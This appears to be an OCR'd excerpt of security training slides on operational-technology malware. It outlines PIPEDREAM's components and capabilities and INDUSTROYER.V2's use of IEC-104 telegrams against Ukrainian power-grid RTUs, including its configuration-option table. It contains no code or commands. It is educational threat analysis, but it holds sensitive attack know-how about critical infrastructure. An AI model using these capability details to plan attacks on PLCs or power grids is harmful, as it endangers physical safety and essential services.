
Discussed below are some popular examples of OT malware:

- **PIPEDREAM**

  Source: *https://thehackernews.com*

  PIPEDREAM is an attack framework designed with a set of tools aimed at ICS/SCADA devices. Attackers use this tool set to scan, compromise, and control the devices of an OT network. PIPEDREAM contains five components: EvilScholar, BadOmen, DustTunnel, MouseHole, and LazyCargo. The malware allows attackers to make lateral moves, escalate privileges, and disrupt critical functionalities.

  Additionally, attackers can leverage this malware to compromise Windows devices by exploiting ASRock motherboard driver vulnerabilities. Using DustTunnel and LazyCargo, attackers attempt to penetrate IT systems and pivot OT networks to perform malicious activities; for example, they may upload malicious configurations, backup or restore device contents, and alter device parameters.



Impact

- Loss of safety, availability, and control
- Manipulation of control
- ICS Kill Chain Stage 2 – Install/Modify; Execute ICS attack

Adversary

- No association with known activity groups
- Unique tool development
- Attacker leverages the exploitation of vulnerabilities inside of its capabilities

Infrastructure

- Utilizes victim PLCs, engineering workstations, and PLC control software for lateral movement and manipulation
- Custom operational implant designed for command and control over SSL

Capabilities

- Custom capabilities for manipulating and disabling PLCs
- Custom capabilities using ICS-specific protocols for internal reconnaissance and manipulation
- Custom interactive operational capability to perform system enumeration, issue WMI commands, host-based command execution, file operations, and registry manipulation
- PLC denial of service
- Credential capture and brute-forcing of PLCs

Victim

- Asset owners with Schneider Electric and Omron PLCs
- Other vendors' CODESYS-based PLCs likely vulnerable to manipulation by the capabilities


- Olympic Destroyer



OT Malware Analysis: INDUSTROYER.V2

- INDUSTROYER.V2 was revived in 2022 with some additional custom pieces of code to target the **OT-based power grids** in specific regions of Ukraine
- With **self-contained executables** and **configuration files**, the malware implements the communication protocol **IEC-104** on the target network to manipulate RTUs over TCP connections

INDUSTROYER.V2 Attack Scenario

Leveraging Initial Resources

- **Leverages default configuration resources such as payloads**


Communicating with the Target Power Station

- **Uses ASDU telegrams to communicate with the remote station**

Launching an Actual Attack

- **Develops additional ASDU telegrams to turn on or off the remote station's IOA**

https://www.mandiant.com



OT Malware Analysis: INDUSTROYER.V2 (Cont'd)

Stage 1: Leveraging Initial Resources

- The malware is equipped with **highly configurable programs** to attack the target OT network
- The following table displays the configuration structure of the malware:

Options	Configuration Description
1	Station IP Address
2	Station Port
3	Entry Index Value
4	Enable Hard-Coded Telegrams with the Specified Range
5	Enable Configuration Options 6–14
5b	If Entry 4 Is Enabled, Telegram Start Range
6	Enable Process Termination
6b	If Entry 4 Is Enabled, Telegram End Range
7	Process Name to Terminate
8	Enable File Rename
9	Directory Path for File Rename
10	Sleep Prior to IEC-104 Functionality
